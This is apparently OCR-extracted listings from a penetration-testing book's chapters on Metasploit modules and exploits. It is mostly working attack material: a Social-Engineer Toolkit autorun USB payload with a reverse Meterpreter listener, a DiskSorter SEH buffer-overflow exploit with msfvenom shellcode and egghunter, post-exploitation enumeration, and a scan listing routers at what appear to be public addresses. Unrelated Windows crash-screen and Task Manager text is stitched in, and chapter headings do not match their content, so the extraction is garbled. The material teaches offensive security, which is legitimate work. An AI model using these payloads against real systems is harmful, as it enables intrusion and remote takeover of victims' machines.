   6. Use them all - A.K.A. 'Tactical Nuke'
   7. I'm finished and want to proceed with the attack

  99. Return to Main Menu

set:webattack:multiattack> Enter selections one at a time (7 to finish):6
```


```
 The Infectious USB/CD/DVD module will create an autorun.inf file and a
 Metasploit payload. When the DVD/USB/CD is inserted, it will automatically
 run if autorun is enabled.

 Pick the attack vector you wish to use: fileformat bugs or a straight executable.

   1) File-Format Exploits
   2) Standard Metasploit Executable

  99) Return to Main Menu

set:infectious>
```

```
set:infectious>2


   1) Windows Shell Reverse_TCP               Spawn a command shell on victim and send back to attacker
   2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victim and send back to attacker
   3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and send back to attacker
   4) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse TCP Inline
   5) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Windows x64), Meterpreter
   6) Windows Meterpreter Egress Buster       Spawn a meterpreter shell and find a port home via multiple ports
   7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP using SSL and use Meterpreter
   8) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP address and use Reverse Meterpreter
   9) Download/Run your Own Executable        Downloads an executable and runs it

set:payloads>7
set:payloads> IP address for the payload listener (LHOST):45.55.45.143
set:payloads> Enter the PORT for the reverse listener:443
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set//payload.exe
[*] Your attack has been created in the SET home directory (/root/.set/) folder 'autorun'
[*] Note a backup copy of template.pdf is also in /root/.set/template.pdf if needed.
[-] Copy the contents of the folder to a CD/DVD/USB to autorun
set> Create a listener right now [yes|no]: yes
```

Chapter 9: Working with Modules for Penetration Testing


```
root@kali:~# msfconsole -q
msf > show auxiliary

Auxiliary
=========

   Name                                                Disclosure Date  Rank    Description
   ----                                                ---------------  ----    -----------
   admin/2wire/xslt_password_reset                     2007-08-15       normal  2Wire Cross-Site Request Forgery Password Reset Vulnerability
   admin/android/google_play_store_uxss_xframe_rce                      normal  Android Browser RCE Through Google Play Store XFO
   admin/appletv/appletv_display_image                                  normal  Apple TV Image Remote Control
   admin/appletv/appletv_display_video                                  normal  Apple TV Video Remote Control
   admin/atg/atg_client                                                 normal  Veeder-Root Automatic Tank Gauge (ATG) Administrative Client
   admin/aws/aws_launch_instances                                       normal  Launches Hosts in AWS
   admin/backupexec/dump                                                normal  Veritas Backup Exec Windows Remote File Access
   admin/backupexec/registry                                            normal  Veritas Backup Exec Server Registry Access
   admin/chromecast/chromecast_reset                                    normal  Chromecast Factory Reset DoS
   admin/chromecast/chromecast_youtube                                  normal  Chromecast YouTube Remote Control
   admin/cisco/cisco_asa_extrabacon                                     normal  Cisco ASA Authentication Bypass (EXTRABACON)
   admin/cisco/cisco_secure_acs_bypass                                  normal  Cisco Secure ACS Unauthorized Password Change
   admin/cisco/vpn_3000_ftp_bypass                     2006-08-23       normal  Cisco VPN Concentrator 3000 FTP Unauthorized Administrative Access
   admin/db2/db2rcmd                                   2004-03-04       normal  IBM DB2 db2rcmd.exe Command Execution Vulnerability
   admin/dns/dyn_dns_update                                             normal  DNS Server Dynamic Update Record Injection
   admin/edirectory/edirectory_dhost_cookie                             normal  Novell eDirectory DHOST Predictable Session Cookie
   admin/edirectory/edirectory_edirutil                                 normal  Novell eDirectory eMBox Unauthenticated File Access
   admin/emc/alphastor_devicemanager_exec              2008-05-27       normal  EMC AlphaStor Device Manager Arbitrary Command Execution
   admin/emc/alphastor_librarymanager_exec             2008-05-27       normal  EMC AlphaStor Library Manager Arbitrary Command Execution
   admin/firetv/firetv_youtube                                          normal  Amazon Fire TV YouTube Remote Control
   admin/hp/hp_data_protector_cmd                      2011-02-07       normal  HP Data Protector 6.1 EXEC_CMD Command Execution
   admin/hp/hp_imc_som_create_account                  2013-10-08       normal  HP Intelligent Management SOM Account Creation
```


A problem has been detected and Windows has been shut down to prevent damage
to your computer.
SYSTEM_SERVICE_EXCEPTION
If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:
Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any Windows updates you might need.
If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.
Technical information:
*** STOP: 0x0000003B (0x00000000C0000096,0xFFFFF800016D82A8,0xFFFFF88004D13830,0
x0000000000000000)
Collecting data for crash dump ...
Initializing disk for crash dump ...
Beginning dump of physical memory.
Dumping physical memory to disk: 45


Processes
Performance
App history
Startup
Users
Details
Services
CPU
70% 2,00 GHz
Memory
957/1023 MB (94%)
Disk 0 (C:)
18%
Ethernet
S: 0,7 R: 1,1 Mbps
Bluetooth
Not connected
Memory
1,0 GB
Memory usage
1023 MB
60 seconds
0
Memory composition
In use
954 MB
Available
66,0 MB
Slots used:
N/A
Hardware reserved:
1,2 MB
Committed
1,6/2,7 GB
Cached
68,9 MB
Paged pool
125 MB
Non-paged pool
869 MB
Fewer details
Open Resource Monitor


```
msf exploit(windows/smb/psexec) > use post/windows/manage/exec_powershell
msf post(windows/manage/exec_powershell) > set SESSION 1
SESSION => 1
msf post(windows/manage/exec_powershell) > set SCRIPT $Host
SCRIPT => $Host
msf post(windows/manage/exec_powershell) > run

[+] Compressed size: 708
[*] #< CLIXML


Name             : ConsoleHost
Version          : 5.0.10586.117
InstanceId       : d86b359a-c81d-4801-9dfb-ab258e62ac4a
UI               : System.Management.Automation.Internal.Host.InternalHostUserI
                   nterface
CurrentCulture   : en-US
CurrentUICulture : en-US
PrivateData      : Microsoft.PowerShell.ConsoleHost+ConsoleColorProxy
DebuggerEnabled  : True
IsRunspacePushed : False
Runspace         : System.Management.Automation.Runspaces.LocalRunspace



<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04"><Obj S="progress" RefId="0"><T
N RefId="0"><T>System.Management.Automation.PSCustomObject</T><T>System.Object</T></TN><MS><I64 N="SourceId">1
</I64><PR N="Record"><AV>Preparing modules for first use.</AV><AI>0</AI><Nil /><PI>-1</PI><PC>-1</PC><T>Comple
ted</T><SR>-1</SR><SD> </SD></PR></MS></Obj></Objs>
[+] Finished!
[*] Post module execution completed
msf post(windows/manage/exec_powershell) >
```

```
msf exploit(windows/smb/psexec) > use post/windows/gather/ps_ad_users
msf post(windows/gather/ps_ad_users) > set SESSION 1
SESSION => 1
msf post(windows/gather/ps_ad_users) > run

[+] Compressed size: 1040
[*] #< CLIXML
Administrator
Guest
vagrant
sshd
sshd_server
leia_organa
luke_skywalker
han_solo
artoo_detoo
c_three_pio
ben_kenobi
darth_vader
anakin_skywalker
jarjar_binks
lando_calrissian
boba_fett
jabba_hutt
greedo
chewbacca
kylo_ren
krbtgt
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04"><Obj S="progress" Re
fId="0"><TN RefId="0"><T>System.Management.Automation.PSCustomObject</T><T>System.Object</T></TN><MS
><I64 N="SourceId">1</I64><PR N="Record"><AV>Preparing modules for first use.</AV><AI>0</AI><Nil /><
PI>-1</PI><PC>-1</PC><T>Completed</T><SR>-1</SR><SD> </SD></PR></MS></Obj></Objs>
[+] Finished!
[*] Post module execution completed
msf post(windows/gather/ps_ad_users) >
```



```
msf auxiliary(scanner/http/huawei_cwmp) > services

Services
========

host           port  proto  name  state  info
----           ----  -----  ----  -----  ----
89.181.67.2    7547  tcp    http  open   CWMP - Huawei Home Gateway
89.181.67.3    7547  tcp    http  open   CWMP - Huawei Home Gateway
89.181.67.4    7547  tcp    http  open   CWMP - Huawei Home Gateway
89.181.67.8    7547  tcp    http  open   CWMP - Huawei Home Gateway
89.181.67.12   7547  tcp    http  open   CWMP - Huawei Home Gateway
89.181.67.15   7547  tcp    http  open   CWMP - Huawei Home Gateway
89.181.67.17   7547  tcp    http  open   CWMP - Huawei Home Gateway
89.181.67.28   7547  tcp    http  open   CWMP - Huawei Home Gateway
89.181.67.32   7547  tcp    http  open   CWMP - Huawei Home Gateway
89.181.67.39   7547  tcp    http  open   CWMP - Huawei Home Gateway
89.181.67.43   7547  tcp    http  open   CWMP - Huawei Home Gateway
89.181.67.52   7547  tcp    http  open   CWMP - Huawei Home Gateway
89.181.67.61   7547  tcp    http  open   CWMP - Huawei Home Gateway
89.181.67.63   7547  tcp    http  open   CWMP - Huawei Home Gateway
89.181.67.68   7547  tcp    http  open   CWMP - Huawei Home Gateway
89.181.67.86   7547  tcp    http  open   CWMP - Huawei Home Gateway
89.181.67.95   7547  tcp    http  open   CWMP - Huawei Home Gateway
89.181.67.102  7547  tcp    http  open   CWMP - Huawei Home Gateway
89.181.67.115  7547  tcp    http  open   CWMP - Huawei Home Gateway
89.181.67.120  7547  tcp    http  open   CWMP - Huawei Home Gateway
```

Chapter 10: Exploring Exploits



EXPLOIT DATABASE

```
#!/usr/bin/env python

# Exploit Title: DiskSorter Enterprise 9.5.12 - 'GET' Remote buffer overflow (SEH)
# Date: 2017-03-22
# Exploit Author: Daniel Teixeira
# Author Homepage: www.danielteixeira.com
# Vendor Homepage: http://www.disksorter.com
# Software Link: http://www.disksorter.com/setups/disksorterent_setup_v9.5.12.exe
# Version: 9.5.12
# Tested on: Windows 7 SP1 x86

import socket,os,time,struct

host = "192.168.2.186"
port = 80

#Bad Chars \x00\x09\x0a\x0d\x20"

#msfvenom -a x86 --platform windows -p windows/shell_bind_tcp -b "\x00\x09\x0a\x0d\x20" -f python
shellcode =  ""
shellcode += "\xd9\xc0\xd9\x74\x24\xf4\x5e\xbf\xb0\x9b\x0e\xf2\x33"
shellcode += "\xc9\xb1\x53\x31\x7e\x17\x83\xee\xfc\x03\xce\x88\xec"
shellcode += "\x07\xd2\x47\x72\xe7\x2a\x98\x13\x61\xcf\xa9\x13\x15"
shellcode += "\x84\x9a\xa3\x5d\xc8\x16\x4f\x33\xf8\xad\x3d\x9c\x0f"
shellcode += "\x05\x8b\xfa\x3e\x96\xa0\x3f\x21\x14\xbb\x13\x81\x25"
shellcode += "\x74\x66\xc0\x62\x69\x8b\x90\x3b\xe5\x3e\x04\x4f\xb3"
shellcode += "\x82\xaf\x03\x55\x83\x4c\xd3\x54\xa2\xc3\x6f\x0f\x64"
shellcode += "\xe2\xbc\x3b\x2d\xfc\xa1\x06\xe7\x77\x11\xfc\xf6\x51"
shellcode += "\x6b\xfd\x55\x9c\x43\x0c\xa7\xd9\x64\xef\xd2\x13\x97"
shellcode += "\x92\xe4\xe0\xe5\x48\x60\xf2\x4e\x1a\xd2\xde\x6f\xcf"
shellcode += "\x85\x95\x7c\xa4\xc2\xf1\x60\x3b\x06\x8a\x9d\xb0\xa9"
shellcode += "\x5c\x14\x82\x8d\x78\x7c\x50\xaf\xd9\xd8\x37\xd0\x39"
shellcode += "\x83\xe8\x74\x32\x2e\xfc\x04\x19\x27\x31\x25\xa1\xb7"
shellcode += "\x5d\x3e\xd2\x85\xc2\x94\x7c\xa6\x8b\x32\x7b\xc9\xa1"
shellcode += "\x83\x13\x34\x4a\xf4\x3a\xf3\x1e\xa4\x54\xd2\x1e\x2f"
shellcode += "\xa4\xdb\xca\xda\xac\x7a\xa5\xf8\x51\x3c\x15\xbd\xf9"
shellcode += "\xd5\x7f\x32\x26\xc5\x7f\x98\x4f\x6e\x82\x23\x7e\x33"
shellcode += "\x0b\xc5\xea\xdb\x5d\x5d\x82\x19\xba\x56\x35\x61\xe8"
shellcode += "\xce\xd1\x2a\xfa\xc9\xde\xaa\x28\x7e\x48\x21\x3f\xba"
shellcode += "\x69\x36\x6a\xea\xfe\xa1\xe0\x7b\x4d\x53\xf4\x51\x25"
shellcode += "\xf0\x67\x3e\xb5\x7f\x94\xe9\xe2\x28\x6a\xe0\x66\xc5"
shellcode += "\xd5\x5a\x94\x14\x83\xa5\x1c\xc3\x70\x2b\x9d\x86\xcd"
shellcode += "\x0f\x8d\x5e\xcd\x0b\xf9\x0e\x98\xc5\x57\xe9\x72\xa4"
shellcode += "\x01\xa3\x29\x6e\xc5\x32\x02\xb1\x93\x3a\x4f\x47\x7b"
shellcode += "\x8a\x26\x1e\x84\x23\xaf\x96\xfd\x59\x4f\x58\xd4\xd9"
shellcode += "\x7f\x13\x74\x4b\xe8\xfa\xed\xc9\x75\xfd\xd8\x0e\x80"
shellcode += "\x7e\xe8\xee\x77\x9e\x99\xeb\x3c\x18\x72\x86\x2d\xcd"
shellcode += "\x74\x35\x4d\xc4"
```

```
root@kali:~# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.216.5 -b "\x00\x09\x0a\x0d\x20" -f python --var-name shellcode
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Final size of python file: 1936 bytes
shellcode =  ""
shellcode += "\xdb\xda\xd9\x74\x24\xf4\xb8\x98\x06\x64\xfe\x5e"
shellcode += "\x29\xc9\xb1\x54\x83\xc6\x04\x31\x46\x14\x03\x46"
shellcode += "\x8c\xe4\x91\x02\x44\x6a\x59\xfb\x94\x0b\xd3\x1e"
shellcode += "\xa5\x0b\x87\x6b\x95\xbb\xc3\x3e\x19\x37\x81\xaa"
shellcode += "\xaa\x35\x0e\xdc\x1b\xf3\x68\xd3\x9c\xa8\x49\x72"
shellcode += "\x1e\xb3\x9d\x54\x1f\x7c\xd0\x95\x58\x61\x19\xc7"
shellcode += "\x31\xed\x8c\xf8\x36\xbb\x0c\x72\x04\x2d\x15\x67"
shellcode += "\xdc\x4c\x34\x36\x57\x17\x96\xb8\xb4\x23\x9f\xa2"
shellcode += "\xd9\x0e\x69\x58\x29\xe4\x68\x88\x60\x05\xc6\xf5"
shellcode += "\x4d\xf4\x16\x31\x69\xe7\x6c\x4b\x8a\x9a\x76\x88"
shellcode += "\xf1\x40\xf2\x0b\x51\x02\xa4\xf7\x60\xc7\x33\x73"
shellcode += "\x6e\xac\x30\xdb\x72\x33\x94\x57\x8e\xb8\x1b\xb8"
shellcode += "\x07\xfa\x3f\x1c\x4c\x58\x21\x05\x28\x0f\x5e\x55"
shellcode += "\x93\xf0\xfa\x1d\x39\xe4\x76\x7c\x55\xc9\xba\x7f"
shellcode += "\xa5\x45\xcc\x0c\x97\xca\x66\x9b\x9b\x83\xa0\x5c"
shellcode += "\xdc\xb9\x15\xf2\x23\x42\x66\xda\xe7\x16\x36\x74"
shellcode += "\xce\x16\xdd\x84\xef\xc2\x48\x8f\x67\x2d\x24\x57"
shellcode += "\x72\xc5\x37\x68\x6d\x49\xb1\x8e\xdd\x21\x91\x1e"
shellcode += "\x9d\x91\x51\xcf\x75\xf8\x5d\x30\x65\x03\xb4\x59"
shellcode += "\x0f\xec\x61\x31\xa7\x95\x2b\xc9\x56\x59\xe6\xb7"
shellcode += "\x58\xd1\x03\x47\x16\x12\x61\x5b\x4e\x43\x89\xa3"
shellcode += "\x8e\xee\x89\xc9\x8a\xb8\xde\x65\x90\x9d\x29\x2a"
shellcode += "\x6b\xc8\x29\x2d\x93\x8d\x1b\x45\xa5\x1b\x24\x31"
shellcode += "\xc9\xcb\xa4\xc1\x9f\x81\xa4\xa9\x47\xf2\xf6\xcc"
shellcode += "\x88\x2f\x6b\x5d\x1c\xd0\xda\x31\xb7\xb8\xe0\x6c"
shellcode += "\xff\x66\x1a\x5b\x7c\x60\xe4\x19\xa0\xc9\x8d\xe1"
shellcode += "\xe4\xe9\x4d\x88\xe4\xb9\x25\x47\xcb\x36\x86\xa8"
shellcode += "\xc6\x1e\x8e\x23\x86\xed\x2f\x33\x83\xb0\xf1\x34"
shellcode += "\x27\x69\xe7\xba\xc8\x8e\x08\x3d\xf5\x58\x31\x4b"
shellcode += "\x3e\x59\x06\x44\x75\xfc\x2f\xcf\x75\x52\x2f\xda"
root@kali:~#
```

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.216.5:4444
[*] Sending stage (179779 bytes) to 192.168.216.55
[*] Meterpreter session 1 opened (192.168.216.5:4444 -> 192.168.216.55:50024) at 2018-01-21 09:14:44 -0500

meterpreter >
```

```
50  #Buffer overflow
51  junk = "A" * 2487
52
53  #JMP Short = EB 05
54  nSEH = "\x90\x90\xEB\x05" #Jump short 5
55  #POP POP RET (libspp.dll)
56  SEH = struct.pack('<L',0x10015FFE)
```


```
#Generated by mona.py v2.0, rev 568 - Immunity Debugger
egg = "w00tw00t"
egghunter = "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
egghunter += "\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"
```

```
#Payload
payload = junk + nSEH + SEH + egghunter + nops * 10 + egg + shellcode + nops * (6000 - len(junk) -
len(nSEH) - len(SEH) - len(egghunter) - 10 - len(egg) - len(shellcode))
```

Chapter 11: Wireless Network Penetration Testing

```
msf > use exploit/windows/http/disksorter
msf exploit(windows/http/disksorter) > set RHOST 192.168.216.55
RHOST => 192.168.216.55
msf exploit(windows/http/disksorter) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(windows/http/disksorter) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf exploit(windows/http/disksorter) > set LPORT 443
LPORT => 443
msf exploit(windows/http/disksorter) > exploit

[*] Started reverse TCP handler on 192.168.216.5:443
[*] Sending request...
[*] Sending stage (179779 bytes) to 192.168.216.55
[*] Meterpreter session 1 opened (192.168.216.5:443 -> 192.168.216.55:53222) at 2018-01-21 11:06:39 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

```
msf > use auxiliary/fuzzers/http/http_get_uri_long
msf auxiliary(fuzzers/http/http_get_uri_long) > set RHOST 192.168.216.55
RHOST => 192.168.216.55
msf auxiliary(fuzzers/http/http_get_uri_long) > run

[*] 192.168.216.55:80 - Fuzzing with iteration 100 using string length 100
[*] 192.168.216.55:80 - Fuzzing with iteration 200 using string length 200
[*] 192.168.216.55:80 - Fuzzing with iteration 300 using string length 300
[*] 192.168.216.55:80 - Fuzzing with iteration 400 using string length 400
[*] 192.168.216.55:80 - Fuzzing with iteration 500 using string length 500
[*] 192.168.216.55:80 - Fuzzing with iteration 600 using string length 600
[*] 192.168.216.55:80 - Fuzzing with iteration 700 using string length 700
[*] 192.168.216.55:80 - Fuzzing with iteration 800 using string length 800
[*] 192.168.216.55:80 - Fuzzing with iteration 900 using string length 900
[*] 192.168.216.55:80 - Fuzzing with iteration 1000 using string length 1000
[*] 192.168.216.55:80 - Fuzzing with iteration 1100 using string length 1100
[*] 192.168.216.55:80 - Fuzzing with iteration 1200 using string length 1200
[*] 192.168.216.55:80 - Fuzzing with iteration 1300 using string length 1300
[*] 192.168.216.55:80 - Fuzzing with iteration 1400 using string length 1400
[*] 192.168.216.55:80 - Fuzzing with iteration 1500 using string length 1500
[*] 192.168.216.55:80 - The service may have crashed: iteration:1582 len=1583 uri=''XXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
